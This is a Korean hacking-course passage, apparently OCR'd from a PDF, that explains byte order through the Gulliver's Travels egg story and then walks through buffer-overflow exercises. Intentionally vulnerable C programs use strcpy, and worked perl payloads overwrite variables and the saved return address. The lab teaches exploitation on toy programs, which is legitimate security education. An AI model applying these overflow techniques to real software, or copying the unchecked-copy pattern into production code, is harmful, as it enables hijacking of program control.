거대한 폭풍우에 휩쓸려 난파된 선박에서 탈출한 주인공은, 끝내 외딴 섬에 도착해 정신을 잃게 됩니다. 그리고 다음날 정신을 차렸을 땐 이미 온몸이 밧줄로 꽁꽁 묶인 상태였습니다.




주인공은 밧줄에서 벗어나려고 발버둥을 쳐보지만, 수 많은 소인국 군인들의 화살 공격에 기가 죽어 순순히 복종을 하게 됩니다. 이후 주인공은 발에 쇠사슬이 묶인 채 노예와 같은 생활을 하게 되는데요, 친절함과 너그러움으로 점차 소인국 사람들로부터 신뢰를 얻어 자유의 몸이 된 후, 이웃 국가와의 전쟁을 승리로 이끌기도 하며, 급기야 두 국가를 화해 모드로 이끌고, 결국엔 그 섬을 빠져나와 고향으로 돌아간다는 훈훈한 이야기를 담고 있습니다.


"Little Endian"과 "Big Endian" 이야기는 위에 언급 된 두 국가인 릴리퍼트와 블레프수크가 도대체 무엇 때문에 사이가 안 좋아졌는지에 대해 듣게되는 부분에서 등장하는데요, 그 사연은 이렇습니다.

약 36개월 전, 릴리퍼트 제국은 지금과 마찬가지로 식사 때 달걀을 즐겨 먹었습니다.
그리고 이들은 달걀을 먹을 때, 끝 부분이 넓직한 부분을 위로 향하게 한 다음 껍질을 깨먹었다고 합니다.

그런데 어느날 역사적인 사건이 발생하는데, 바로 황제의 세자가 이 넓직한 부분부터 달걀을 깨어먹다가 그만 껍질에 손을 베어버린 것입니다.
화가 난 황제는 앞으로 달걀을 먹을 때 넓직한 부분이 아닌, 뾰족한 부분부터 깨어먹어라, 그렇지 않는자는 사형에 처한다라는 새로운 법률을 공포하게 됩니다.

11.리틀엔디안과 빅엔디안




Little Endian

11.리틀엔디안과 빅엔디안

하지만 이에 반대하는 무리가 생겨나기 시작했고, 여러 번의 반란 끝에 국가는 두개의 당파로 갈라지게 됩니다.


그리고 뾰족한 끝 부분, 즉 작은 부분에서부터 깨어 먹는 것을 주장하는 무리를 "Little Endian", 반대로 넓직한 끝 부분에서부터 깨어 먹어야 한다고 주장하는 이들은 "Big Endian"이라고 부르게 된 것입니다.

"Big Endian" 당파는 이웃 국가인 블레프수크의 도움을 받거나 망명을 가면서 급기야 두 국가간의 전쟁으로 발전합니다.

이처럼 소인국 국가들은 작은 몸짓답게 참으로 사소한 것을 가지고 싸움을 하고 있는데요,이는 마찬가지로 사소한 것들로 전쟁을 하고 살인을 하는 우리 인간들을 풍자한 것이라고 합니다. (당시 영국과 프랑스의 종교 전쟁을 빗댄 것이라는 해석이 있습니다.)


이제 다시 컴퓨터 분야로 넘어옵시다.
이 "Little Endian"과 "Big Endian"이란 용어는 Danny Cohen이라는 사람의 논문 중 Memory Order라는 섹션에서 처음 인용됩니다.
이 논문에선 CPU가 메모리에 데이터를 저장할 때 어느 순서로 저장하는가에 대해 설명하는데, 이 때 왼쪽에서 오른쪽 순서로 저장하는 것을 "Big Endian", 그리고 오른쪽에서 왼쪽으로 저장하는 것을 "Little Endian"이라고 비유한 것이 시초가 되어 지금까지도 사용되어지고 있는 것입니다.

이처럼 메모리에 값을 저장하는 두 방법엔 서로 장단점이 있는데요,
먼저 높은 쪽의 값을 먼저 저장하는 Big Endian을 봅시다.



Big Endian은 두 개의 숫자를 비교할 때 더욱 빠르게 연산할 수 있습니다.
만약 첫 바이트에서 한쪽이 더 크다면 나머지 바이트들은 더 이상 비교를 할 필요가 없기 때문입니다. 그리고 Big Endian은 우리가 사용하는 방식에 친근하다는 장점도 있습니다.

다음으로 Little Endian입니다.
Little Endian은 이 수가 짝수인지 홀수인지를 검사할 때 빠르다는 장점이 있습니다.



첫 바이트 하나만 보면 짝수인지 홀수인지를 금방 알 수 있기 때문입니다. 그리고 연산 과정에서 자릿수 증가가 생겼을 때 Big Endian 방식보다 더 빠르다고 합니다.

그리고 또 하나, 이 Little Endian 방식은 포인터(pointer)의 값 참조 시 유리합니다.
예를 들어, char *x라는 포인터 변수가 하나 있고, 이 x가 가리키는 메모리 주소의 값이 0x12345678라고 가정해 봅시다. 이 때, y = *x와 같이 포인터 변수가 가리키는 값을 참조하고자 할 경우, 포인터의 시작 주소에서 1바이트(char형)만 가져오면 자연스럽게 가장 낮은 바이트인 0x78가 참조되게 됩니다. 왜냐면 Little Endian의 특성에 따라 메모리에 저장된 데이터 값은 0x78 0x56 0x34 0x12가 되기 때문입니다.

이와 같은 바이트 저장 순서를 Byte Ordering이라고 부르는데요,
만약 서로 다른 Byte Ordering을 사용하는 두 PC가 네트워크 통신을 하면서 데이터를 주고 받는다면 이 Byte Ordering을 통일화 시켜주는 작업이 필요할 것입니다.

11.리틀엔디안과 빅엔디안

현재 TCP/IP 표준은 Big Endian이며, 그래서 대부분의 프로그래밍 언어가 Byte Ordering을 Big Endian 타입으로 바꿔주는 htons()와 htonl() 함수를 제공하고 있기도 합니다.

CPU 개발 업체에 따라 Big Endian과 Little Endian이 구분되는데요, 다음과 같습니다.

Little Endian	Big Endian
Intel x86	IBM
AMD	SPARC
DEC	Motorola

Little Endian과 Bin Endian 사이엔 서로만의 장점이 있기도 하고,
기술적인 관점을 떠나 생각해봐도 어느 것이 더 좋다고 선뜻 말 할 수는 없습니다.

예를 들어 한글이나 영어는 왼쪽에서 오른쪽으로 글자를 쓰지만,
히브리어, 아랍어, 이집트 상형 문자 등은 오른쪽에서 왼쪽으로 글자를 씁니다.
이를 가지고 누가 옳다라고 말 할 수 없는 것과 같기 때문입니다.

여튼 메모리 분석을 정확하게 하기위해선 ,
이 Big Endian과 Little Endian을 잘 알고 있어야 합니다.

Section 12

트레이닝 코스 : 메모리 값 변조하기

또 다시 재미있는 실습 시간이 돌아왔습니다.

앞서 우리는 return address를 변조하면 프로그램의 실행 흐름을
원하는 메모리 주소로 바꿀 수 있다는 사실을 배웠습니다.

이처럼 return address를 변조하여 다른 주소로 이동하는 것을 흔히 "뛴다"라고 표현하기도 하는데요, 앞으로 우리는 "과연 어디로 뛸지"에 대한 고민을 하게 될 것입니다.

그런데 어디론가 뛰려면 우선 return address를 마음대로 바꿀 수 있는 스킬이 요구됩니다. 적당한 주소를 찾았다고 해도 그 값을 메모리에 입력하는 방법을 모르면 소용없기 때문입니다.

무엇이든 기초가 튼튼해야 강해지는 법!
이번 시간엔 메모리 값을 원하는대로 바꾸는 훈련을 해보겠습니다.

> 트레이닝 코스에 오신 것을 환영합니다.
> 오늘 여러분은 어떤 메모리 값을 제가 지정하는 다른 값으로 변조하는 훈련을 받게 될 것입니다.

첫 번째 훈련은 버퍼 오버플로우를 통하여 "4바이트 문자열 변수"의 값을 변조하는 것입니다. 이 훈련에 사용되는 소스 코드는 다음과 같습니다.

12.트레이닝 코스 : 메모리 값 변조하기

./12/ex1.c

```
#include “dumpcode.h”

int main(int argc, char *argv[])
{
	char target[4] = “DOG”;
	char buffer[20] = {0, };	// 0으로 초기화

	if(argc < 2)
	{
		printf(“argument error₩n”);
		exit(-1);
	}

	// dumpcode로 메모리 덤프
	dumpcode(buffer, 24);
	printf(“[*] BEFORE : the value of target is %s₩n₩n”, target);


	// 첫 번째 인자로 전달된 문자열을 buffer로 복사
	// 여기서 buffer overflow 발생!
	strcpy(buffer, argv[1]);

	// dumpcode로 메모리 덤프
	dumpcode(buffer, 24);
	printf(“[*] AFTER : the value of target is %s₩n”, target);

}
```

위 소스 코드의 위치는 ./12/ex1.c입니다.
컴파일 후 실행을 해봅시다.

```
$ ./ex1 abc
0xbffffb20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xbffffb30  00 00 00 00 44 4f 47 00                          ....DOG.
[*] BEFORE : the value of target is DOG

0xbffffb20  61 62 63 00 00 00 00 00 00 00 00 00 00 00 00 00  abc.............
0xbffffb30  00 00 00 00 44 4f 47 00                          ....DOG.
[*] AFTER : the value of target is DOG
$

* 마찬가지로 주소 값은 실행 환경에 따라 달라질 수 있습니다.
```

아직은 아무런 변조도 가하지 않았기 때문에 초기 값인 "DOG"가 출력되었습니다.
첫 번째 훈련은 target 변수에 담긴 "DOG"라는 값을 "CAT"으로 바꿔보는 것입니다.
앞서 배운 버퍼 오버플로우의 원리를 되새기며 문제를 풀어보세요.
각자 vmware 이미지를 부팅하여 직접 시도해 보시고, 정답은 잠시 후에 알려드리겠습니다.


...

정답은,

```
$ ./ex1 AAAAAAAAAAAAAAAAAAAACAT
0xbffffb10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xbffffb20  00 00 00 00 44 4f 47 00                          ....DOG.
[*] BEFORE : the value of target is DOG

0xbffffb10  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0xbffffb20  41 41 41 41 43 41 54 00                          AAAACAT.
[*] AFTER : the value of target is CAT
$
```

입니다. target 변수 앞에 buffer 변수가 20바이트를 차지하고 있기 때문에,
의미 없는 A라는 값을 20바이트를 먼저 입력한 후, 이어서 CAT을 입력한 것입니다.

12.트레이닝 코스 : 메모리 값 변조하기



[개가 고양이로 변하는 마술!!]

첫 번째 훈련은 쉬웠을 거라 생각합니다. 이제 다음 훈련입니다.

이번엔 문자열이 아닌, “4바이트 정수형 변수”를 다른 값으로 바꿔보겠습니다.

./12/ex2.c

```
#include “dumpcode.h”

int main(int argc, char *argv[])
{
	int target = 1234;		// 이 값을 바꿀 것입니다.
	char buffer[20] = {0, };	// 0으로 초기화

	if(argc < 2)
	{
		printf(“argument error₩n”);
		exit(-1);
	}

	// dumpcode로 메모리 덤프
	dumpcode(buffer, 24);
	printf(“[*] BEFORE : the value of target is %d₩n₩n”, target);

	// buffer overflow!!
	strcpy(buffer, argv[1]);

	// dumpcode로 메모리 덤프
	dumpcode(buffer, 24);
	printf(“[*] AFTER : the value of target is %d₩n”, target);

}
```

마찬가지로 컴파일 후 실행을 해봅시다.

12.트레이닝 코스 : 메모리 값 변조하기

```
$ gcc -o ex2 ex2.c
$ ./ex2 abc
0xbffffb20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0xbffffb30  00 00 00 00 d2 04 00 00                           ........
[*] BEFORE : the value of target is 1234

0xbffffb20  61 62 63 00 00 00 00 00 00 00 00 00 00 00 00 00   abc.............
0xbffffb30  00 00 00 00 d2 04 00 00                           ........
[*] AFTER : the value of target is 1234
$
```

이제 이 1234라는 값을 5678로 바꿔봅시다.
"[*] AFTER : the value of target is 5678" 이라고 출력되면 성공한 것입니다.

역시 각자 시도해 보시고, 정답은 잠시 후에 알려드리겠습니다.
이번 훈련은 쉽지 않을 수도 있습니다.

...

정답을 맞히셨나요?
그렇지 못하신 분들 중엔 다음과 같이 시도하신 분들도 계실겁니다.

```
$ ./ex2 AAAAAAAAAAAAAAAAAAAA5678
0xbffffb10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0xbffffb20  00 00 00 00 d2 04 00 00                           ........
[*] BEFORE : the value of target is 1234

0xbffffb10  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0xbffffb20  41 41 41 41 35 36 37 38                           AAAA5678
[*] AFTER : the value of target is 943142453
$
```

943142453이라니? 이상한 숫자가 나와버렸습니다.

왜일까요? 그 이유는 여러분이 입력한 5678이라는 값은 “숫자”가 아닌 “문자”이기 때문입니다. 컴퓨터는 같은 5라고 해도 숫자와 문자를 엄연히 구분합니다.
다음 아스키 코드표를 보시면, 여러분이 입력한 문자 5678은 각각 16진수로 0x35, 0x36, 0x37, 0x38에 해당된다는 것을 알 수 있습니다.

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

실제 dumpcode의 결과를 봐도 target 변수의 값이 35 36 37 38로 바뀐 것을 알 수 있습니다.

```
...
0xbffffb20  41 41 41 41 35 36 37 38                      AAAA5678
...
```

그리고 Little Endian을 사용하는 Intel CPU에서 4바이트 정수 값은 반대 방향으로 저장된다고 했기 때문에, 메모리에 저장된 35 36 37 38의 실제 값은 38 37 36 35입니다.

12.트레이닝 코스 : 메모리 값 변조하기

이 값을 계산기를 이용하여 10진수로 바꿔보면..

앞서 봤던 943142453가 됩니다.
이것이 바로 943142453라는 이상한 숫자가 나타난 이유입니다.

그럼 문자 5678이 아닌, 숫자 5678를 넣으려면 어떻게 해야할까요?

기본적으로 shell에서 우리가 키보드 직접 명령을 내리는 것들은 모두 문자로 처리됩니다. 따라서, perl이나 python과 같은 **숫자 표현이 가능한** 다른 프로그램의 도움을 받아야 합니다.

다음은 각각 perl과 python을 이용하여 "숫자 5"를 표현하는 방법입니다.

[perl]
$ perl -e 'print "₩x05"'

* -e : perl 스크립트를 인자로 전달

[python]
$ python -c 'print "₩x05"'

* -c : python 스크립트를 인자로 전달

python은 상관 없지만, perl에서 인자를 사용할 때엔 "double quote와 'single quote의 순서에 유의하셔야 합니다.

이제 이를 이용하여 다시 한번 target의 값을 5678로 바꿔봅시다.

어? 근데 또 다른 문제가 생겼습니다.
perl이나 python의 실행 결과를 ex2 프로그램의 인자로 전달해야 한다는 것입니다.

그렇다고 이렇게 실행할 수는 없는 노릇입니다.

```
$ ./ex2 AAAAAAAAAAAAAAAAAAAA perl -e 'print "₩x05"'
```

이는 perl을 실행하는 게 아니라 "perl ..."이라는 문자열을 인자로 넘기는 것이기 때문입니다.

이럴 때 요긴하게 사용되는 쉘의 기능은 바로 `(백쿼터 혹은 백틱) 특수문자입니다. `는 두 개의 ` 사이에 들어간 쉘 명령의 출력 결과를 쉘에 되돌려주는 역할을 합니다.

다음 예제를 보시면 딱 이해가 되실 겁니다.

12.트레이닝 코스 : 메모리 값 변조하기

```
$ echo whoami
whoami
$ echo `whoami`
student
$
```

whoami 쉘 명령의 실행 결과인 student를 다시 쉘 명령의 일부로 전달한 것입니다. 이제 이를 이용하여 문제를 해결해 보겠습니다.

```
$ ./ex2 AAAAAAAAAAAAAAAAAAAA`perl -e 'print "₩x05"'`
0xbffffb10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xbffffb20  00 00 00 00 d2 04 00 00                          ........
[*] BEFORE : the value of target is 1234

0xbffffb10  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0xbffffb20  41 41 41 41 05 00 00 00                          AAAA....
[*] AFTER : the value of target is 5
$
```

어떤가요? 이처럼 이번엔 문자 5(0x35)가 아닌, 숫자 5(0x5)가 제대로 전달되었습니다.

계속해서 숫자 5678을 전달해 보겠습니다.
우선 10진수 5678이 16진수로는 무엇인지 계산을 해봅시다.
10진수 5678은 16진수로 ₩x16₩x2e입니다.
마지막으로 중요한 것은 이 값을 Little Endian 형태로 메모리에 넣어야 한다는 점입니

다. **따라서 입력 값은 ₩x2e₩x16이 되어야 합니다.**

```
$ ./ex2 AAAAAAAAAAAAAAAAAAAA`perl -e 'print "₩x2e₩x16"'`
0xbffffb10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0xbffffb20  00 00 00 00 d2 04 00 00                           ........
[*] BEFORE : the value of target is 1234

0xbffffb10  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0xbffffb20  41 41 41 41 2e 16 00 00                           AAAA....
[*] AFTER : the value of target is 5678
$
```

짝짝짝~ target 값을 5678로 바꾸는 것에 성공하셨습니다.
좀 더 완벽히 습득하기 위해 이번엔 훌륭한 해커를 상징하는 숫자인
31337(elite->eleet->31337)으로 바꿔보세요.

...

정답은,

12.트레이닝 코스 : 메모리 값 변조하기

```
$ ./ex2 AAAAAAAAAAAAAAAAAAAA`perl -e 'print "₩x69₩x7a"'
0xbffffb10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xbffffb20  00 00 00 00 d2 04 00 00                          ........
[*] BEFORE : the value of target is 1234

0xbffffb10  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0xbffffb20  41 41 41 41 69 7a 00 00                          AAAAiz..
[*] AFTER : the value of target is 31337
$
```

입니다. 시간이 되신다면 직접 다른 숫자를 정한 다음에 변경하는 실습도 해보세요.

이제 마지막 트레이닝 코스로 넘어가겠습니다.
바로 우리에게 가장 필요한 기술인, "4바이트 return address"를 원하는 주소로 바꾸는 훈련입니다!

./12/ex3.c

```
#include “dumpcode.h”

int main(int argc, char *argv[])
{
	char buffer[20] = {0, };			// 0으로 초기화
	int *pointer_to_ret = (int *)(buffer+24);	// ret을 출력하기 위한 포인터 변수

	if(argc < 2)
	{
		printf(“argument error₩n”);
		exit(-1);
	}

	// dumpcode로 메모리 덤프
	dumpcode(buffer, 28);
	printf(“[*] BEFORE : the return address is 0x%08x₩n₩n”, *pointer_to_ret);

	// buffer overflow!!
	strcpy(buffer, argv[1]);

	// dumpcode로 메모리 덤프
	dumpcode(buffer, 28);
	printf(“[*] AFTER : the return address is 0x%08x₩n₩n”, *pointer_to_ret);
}
```

두 번째 트레이닝을 잘 소화했다면, 이번 것도 크게 어렵지 않을 겁니다.
자, 이제 return address를 0x12345678로 바꿔보십시오.

...

정답은,

12.트레이닝 코스 : 메모리 값 변조하기

```
$ ./ex3 AAAAAAAAAAAAAAAAAAAAAAAA`perl -e 'print "₩x78₩x56₩x34₩x12"'`
0xbffffb14  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xbffffb24  00 00 00 00 48 fb ff bf cb 09 03 40              ....H......@
[*] BEFORE : the return address is 0x400309cb

0xbffffb14  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0xbffffb24  41 41 41 41 41 41 41 41 78 56 34 12              AAAAAAAAxV4.
[*] AFTER : the return address is 0x12345678

Segmentation fault (core dumped)
$
```

입니다. Little Endian에만 유의하시면 큰 문제는 없으셨을 겁니다.
그리고 return address가 0x12345678이라는 엉뚱한 주소로 바뀌었기 때문에 Segmentation fault 에러 메시지가 나타난 것을 볼 수 있습니다.

이처럼 Segmetation falut는 return address가 뭔가 엉뚱한 주소로 바뀌었을 때 등장하는 에러 메시지입니다.

실제 Segmentaion fault 에러메시지는 메모리 주소 접근에 실패했을 때, 즉, 할당되지 않는 메모리 주소이거나, 접근권한(읽기/쓰기/실행)이 충분하지 않을 때 출력됩니다.

마지막으로 return address를 0xdeadbeef라는 주소로 바꿔봅시다.
참고로 해커들은 16진수로 표현할 수 있는 문자들을 이용하여 말 장난하는 것을 좋아하는데요, 0xdeadbeef란 16진수로 만든 "죽은 고기"라는 뜻입니다.

...

정답은,

```
$ ./ex3 AAAAAAAAAAAAAAAAAAAAAAAA`perl -e 'print "₩xef₩xbe₩xad₩xde"'
0xbffffb14  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0xbffffb24  00 00 00 00 48 fb ff bf cb 09 03 40              ....H......@
[*] BEFORE : the return address is 0x400309cb

0xbffffb14  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0xbffffb24  41 41 41 41 41 41 41 41 ef be ad de              AAAAAAAA....
[*] AFTER : the return address is 0xdeadbeef

Segmentation fault (core dumped)
$
```

입니다. 4바이트 16진수를 거꾸로 입력하는 것에 아직은 익숙치 않으실 겁니다. 제가 제시한 값들 뿐만아니라 다양한 값들로 바꾸는 실습을 통해 완벽히 이해해주시기 바랍니다.

이렇게해서 총 세 가지 상황에 대한 메모리 값 변조 훈련을 해보았습니다.
이제 여러분은 return address를 변조하여 어디로든지 뛸 수 있는 스킬을 얻게 되셨습니다.

다음 시간엔 본격적으로 "어디로 뛸지"에 대해 생각해 보겠습니다.
혹시 메모리 값 변조 방법이 잘 이해가 가지 않으셨다면, 여러번 다시 실습을 해보시며 꼭 이해하고 넘어가시기 바랍니다.

Section 13

어디로 뛸까? 메모리 지도 그려보기

